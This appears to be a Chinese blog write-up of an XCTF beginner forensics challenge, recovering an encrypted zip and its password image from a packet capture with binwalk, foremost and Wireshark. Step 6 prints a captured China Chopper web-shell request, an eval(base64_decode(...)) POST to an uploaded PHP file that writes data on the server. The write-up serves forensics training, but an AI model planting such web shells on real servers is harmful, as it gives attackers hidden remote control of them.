

XCTF-MISC-新手区-功夫再高也怕菜刀

原创

1stPeak 于 2021-06-20 12:58:10 发布 105 收藏

分类专栏: [CTF刷题](#) 文章标签: [XCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41617034/article/details/118029442

版权



[CTF刷题](#) 专栏收录该内容

87 篇文章 22 订阅

订阅专栏

题目

功夫再高也怕菜刀

👍 44 最佳Writeup由B301 • dals提供

WP 建议

难度系数: ★★★★★ 6.0

题目来源: [安恒杯](#)

题目描述: 菜狗决定用菜刀和菜鸡决一死战

题目场景: 暂无

题目附件: [附件1](#)

题目已答对

分享wp点赞赚金币哦 [马上去写](#)

https://blog.csdn.net/qq_41617034

解题步骤

1、使用binwalk提取文件

```
(root@kali) - [~/桌面]
# binwalk acfff53ce3fa4e2bbe8654284dfc18e1.pcapng
```

| DECIMAL | HEXADECIMAL | DESCRIPTION |
|---------|-------------|---|
| 663085 | 0xA1E2D | xz compressed data |
| 664045 | 0xA21ED | xz compressed data |
| 812025 | 0xC63F9 | xz compressed data |
| 814001 | 0xC6BB1 | xz compressed data |
| 1238637 | 0x12E66D | xz compressed data |
| 1240937 | 0x12EF69 | xz compressed data |
| 1391563 | 0x153BCB | xz compressed data |
| 1393067 | 0x1541AB | xz compressed data |
| 1406647 | 0x1576B7 | xz compressed data |
| 1412887 | 0x158F17 | xz compressed data |
| 1422689 | 0x15B561 | Zip archive data, encrypted at least v2.0 to extract, compressed si |

ze: 52, uncompressed size: 40, name: flag.txt
https://blog.csdn.net/qq_41617034


2、使用foremost分离文件

```
(root@kali) - [~/桌面]
# foremost acfff53ce3fa4e2bbe8654284dfc18e1.pcapng
Processing: acfff53ce3fa4e2bbe8654284dfc18e1.pcapng
| foundat=flag.txtC...cS...J...Ea...v...
| ...e$K...2%...$,...=...J...1p...p46PK?
*|

(root@kali) - [~/桌面]
# ls
acfff53ce3fa4e2bbe8654284dfc18e1.pcapng  output
```

```
(root@kali) - [~/桌面/output]
# ls
audit.txt  zip
```

3、该压缩包解压需要密码



4、使用wireshark分析该数据包，搜索flag，找到6666.jpg

acfff53ce3fa4e2bbe8654284dfc18e1.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

应用显示过滤器 ... <Ctrl-/> 表达式...

分组字节流 宽窄 区分大小写 字符串 flag 查找 取消

| No. | Time | Source | Destination | Protocol | Length | Info |
|------|--------------|----------------|----------------|----------|--------|--------------------------------------|
| 1142 | 49.897175062 | 219.216.128.25 | 192.168.25.128 | TCP | 1434 | 80 → 58432 [PSH, ACK] Seq=175261 ... |
| 1143 | 49.897215668 | 192.168.25.128 | 219.216.128.25 | TCP | 54 | 58432 → 80 [ACK] Seq=145 Ack=1766... |
| 1144 | 50.098716397 | 192.168.43.83 | 192.168.25.128 | HTTP | 300 | HTTP/1.1 200 OK (text/html) |
| 1145 | 50.098792302 | 192.168.25.128 | 192.168.43.83 | TCP | 54 | 47856 → 80 [ACK] Seq=205239 Ack=2... |
| 1146 | 50.134447510 | 192.168.25.128 | 192.168.43.83 | TCP | 290 | 47856 → 80 [PSH, ACK] Seq=205239 ... |
| 1147 | 50.138633287 | 192.168.43.83 | 192.168.25.128 | TCP | 60 | 80 → 47856 [ACK] Seq=247 Ack=2054... |
| 1148 | 50.138903657 | 192.168.25.128 | 192.168.43.83 | HTTP | 777 | POST /upload/1.php HTTP/1.1 (app... |
| 1149 | 50.140816842 | 192.168.43.83 | 192.168.25.128 | TCP | 60 | 80 → 47856 [ACK] Seq=247 Ack=2061... |
| 1150 | 50.147576455 | 192.168.43.83 | 192.168.25.128 | HTTP | 515 | HTTP/1.1 200 OK (text/html) |
| 1151 | 50.189982026 | 192.168.25.128 | 192.168.43.83 | TCP | 54 | 47856 → 80 [ACK] Seq=206198 Ack=7... |

Type: IPv4 (0x0800)

- > Internet Protocol Version 4, Src: 192.168.43.83, Dst: 192.168.25.128
- > Transmission Control Protocol, Src Port: 80, Dst Port: 47856, Seq: 247, Ack: 206198, Len: 461
- > Hypertext Transfer Protocol
- > Line-based text data: text/html (7 lines)
 - >|.\t2017-12-08 11:42:11\t0\t0777\n
 - ..\t2017-12-08 11:39:10\t4096\t0777\n
 - 1.php\t2017-12-08 11:33:16\t33\t0666\n
 - 6666.jpg\t2017-12-08 11:42:11\t102226\t0666\n
 - flag.txt\t2017-12-08 11:35:29\t17\t0666\n
 - hello.z\t2017-12-08 09:32:36\t224\t0666\n

```

0160 30 39 36 09 30 37 37 37 0a 31 2e 70 68 70 09 32 096 0777 1.php 2
0170 30 31 37 2d 31 32 2d 30 38 20 31 31 3a 33 33 3a 017-12-0 8 11:33:
0180 31 36 09 33 33 09 30 36 36 36 0a 36 36 36 36 2e 16 33 06 66 6666.
0190 6a 70 67 09 32 30 31 37 2d 31 32 2d 30 38 20 31 jpg 2017 -12-08 1
01a0 31 3a 34 32 3a 31 31 09 31 30 32 32 32 36 09 30 1:42:11 102226 0
01b0 36 36 36 0a 66 6c 61 67 2e 74 78 74 09 32 30 31 666 6flag .txt 201
01c0 37 2d 31 32 2d 30 38 20 31 31 3a 33 35 3a 32 39 7-12-08 11:35:29
01d0 09 31 37 09 30 36 36 36 0a 68 65 6c 6c 6f 2e 7a -17 0666 -hello.z
01e0 69 70 09 32 30 31 37 2d 31 32 2d 30 38 20 30 39 ip 2017- 12-08 09
01f0 3a 33 32 3a 33 36 09 32 32 34 09 30 36 36 36 0a :32:36 2 24 0666
0200 7c 3c 2d |<-

```

https://blog.csdn.net/qq_41617034

5、查找6666.jpg

acfff53ce3fa4e2bbe8654284dfc18e1.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(T) 无线(W) 工具(I) 帮助(H)

tcp.stream eq 7

分组字节流 宽窄 区分大小写 字符串 6666.jpg 查找 取消

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|--------------|----------------|----------------|----------|--------|--------------------------------------|
| 884 | 46.312696198 | 192.168.25.128 | 192.168.43.83 | TCP | 4434 | 47856 → 80 [ACK] Seq=240 Ack=1 Wi... |
| 885 | 46.312968917 | 192.168.25.128 | 192.168.43.83 | TCP | 4434 | 47856 → 80 [ACK] Seq=4620 Ack=1 W... |
| 886 | 46.314913898 | 192.168.43.83 | 192.168.25.128 | TCP | 60 | 80 → 47856 [ACK] Seq=1 Ack=240 Wi... |
| 887 | 46.314950323 | 192.168.43.83 | 192.168.25.128 | TCP | 60 | 80 → 47856 [ACK] Seq=1 Ack=1700 W... |
| 888 | 46.314956407 | 192.168.43.83 | 192.168.25.128 | TCP | 60 | 80 → 47856 [ACK] Seq=1 Ack=3160 W... |
| 889 | 46.314960243 | 192.168.43.83 | 192.168.25.128 | TCP | 60 | 80 → 47856 [ACK] Seq=1 Ack=4620 W... |
| 890 | 46.314964432 | 192.168.43.83 | 192.168.25.128 | TCP | 60 | 80 → 47856 [ACK] Seq=1 Ack=6080 W... |
| 891 | 46.314968764 | 192.168.43.83 | 192.168.25.128 | TCP | 60 | 80 → 47856 [ACK] Seq=1 Ack=7540 W... |
| 892 | 46.314972668 | 192.168.43.83 | 192.168.25.128 | TCP | 60 | 80 → 47856 [ACK] Seq=1 Ack=9000 W... |

> Frame 884: 4434 bytes on wire (35472 bits), 4434 bytes captured (35472 bits) on interface 0
 > Ethernet II, Src: Vmware_21:b8:f4 (00:50:56:21:b8:f4), Dst: Vmware_f5:c2:5f (00:50:56:f5:c2:5f)
 > Internet Protocol Version 4, Src: 192.168.25.128, Dst: 192.168.43.83
 > Transmission Control Protocol, Src Port: 47856, Dst Port: 80, Seq: 240, Ack: 1, Len: 4380

https://blog.csdn.net/qq_41617034

6、追踪TCP流，并将FFD8至FFD9的所有内容复制到010Editor或Winhex中，保存为xx.jpg

```

POST /upload/1.php HTTP/1.1
User-Agent: Java/1.8.0_151
Host: 192.168.43.83
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 204999



aa=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYX1fZXJyb3JzI
iwiMCIpO0BzZXRfdGltZV9saW1pdCgwKtAc2V0X21hZ21jX3F1b3R1c19ydw50aW1lKDApO2
VjaG8oIi0%2BfCIpOzskZj1iYXNlInJrZGVjb2RlKCRfUE9TVFsiejEiXSk7JGM9JF9QT1NUW
yJ6MiJdOyRjPXN0c19yZXBsYWw1KCCjcciiIsIiIsJGMpOyRjPXN0c19yZXBsYWw1KCCjcbiIsIi
IsJGMpOyRidWY9IiI7Zm9yKCRpPTA7JGk8c3RybGVuKCRjKtkaSs9MikkYnVmLj11cmxkZWw
vZGUoIiUiLnN1YnN0cigkYywkaSwyKSk7ZWwobYhAZndyaXRlKGZvcGVuKCRmLkI3IiksJGJl
Zik%2FIjEiOiIwIik7O2VjaG8oInw8LSIpO2RjZSgpOw%3D%3D&z1=RDpcd2FtcDY0XHd3d1x
1cGxvYWRcNjY2Ni5qcGc%3D&z2=FFD8FE000104A46494600010101007800780000FFD800
4300010101010101010101010101010101010101010101010101010101010101010101010101
101010101010101010101010101010101010101010101010101010101010101010101010101010101
101010101010101010101010101010101010101010101010101010101010101010101010101010101
010101010101010101010101010101010101010101010101010101010101010101010101010101010
101010101010101010101010101010101010101010101010101010101010101010101010101010101
101010101010101010101010101010101010101010101010101010101010101010101010101010101
2200021101031101FFC4001F00000105010101010101000000000000000000102030405060
708090A0BFFC400B510002010303020403050504040000017D0102030004110512213141
0613516107227114328191A1082342B1C11552D1F02433627282090A161718191A2526272
8292A3435363738393A434445464748494A535455565758595A636465666768696A737475
767778797A838485868788898A92939495969798999AA2A3A4A5A6A7A8A9AAB2B3B4B5B6B
7B8B9BAC2C3C4C5C6C7C8C9CAD2D3D4D5D6D7D8D9DAE1E2E3E4E5E6E7E8E9EAF1F2F3F4F5
F6F7F8F9FAFFC4001F0100030101010101010100000000000000102030405060708090
A0BFFC400B511000201020404030407050404000102770001020311040521310612415107
61711322328108144291A1B1C109233352F0156272D10A162434E125F11718191A2627282
92A35363738393A434445464748494A535455565758595A636465666768696A7374757677
78797A82838485868788898A92939495969798999AA2A3A4A5A6A7A8A9AAB2B3B4B5B6B7B
8B9BAC2C3C4C5C6C7C8C9CAD2D3D4D5D6D7D8D9DAE2E3E4E5E6E7E8E9EAF2F3F4F5F6F7F8
F9FAFFDA000C03010002110311003F00FC18823DB907E62481211D6493F86143D914E012B
CF5E30056C4310192E7D0CC40EFFC30478E3B0DFF00FD8F352DA3DBB0AF0769F2C1FF0096
A820600CF2866C0C11CF710E32AD6F1B7C8A0E8030A871C672D7227B0C1D005C0632170CF

```


分组 883. 53 客户端 分组, 2 服务器 分组, 3 turn(s). 点击选择.

整个对话 (206 kB) 显示和保存数据为 ASCII 流 7


7、复制粘贴选择ASCII Hex



8、解压密码在图片中



9、使用解压密码解密zip文件



10、解压后的文件中找到flag.txt

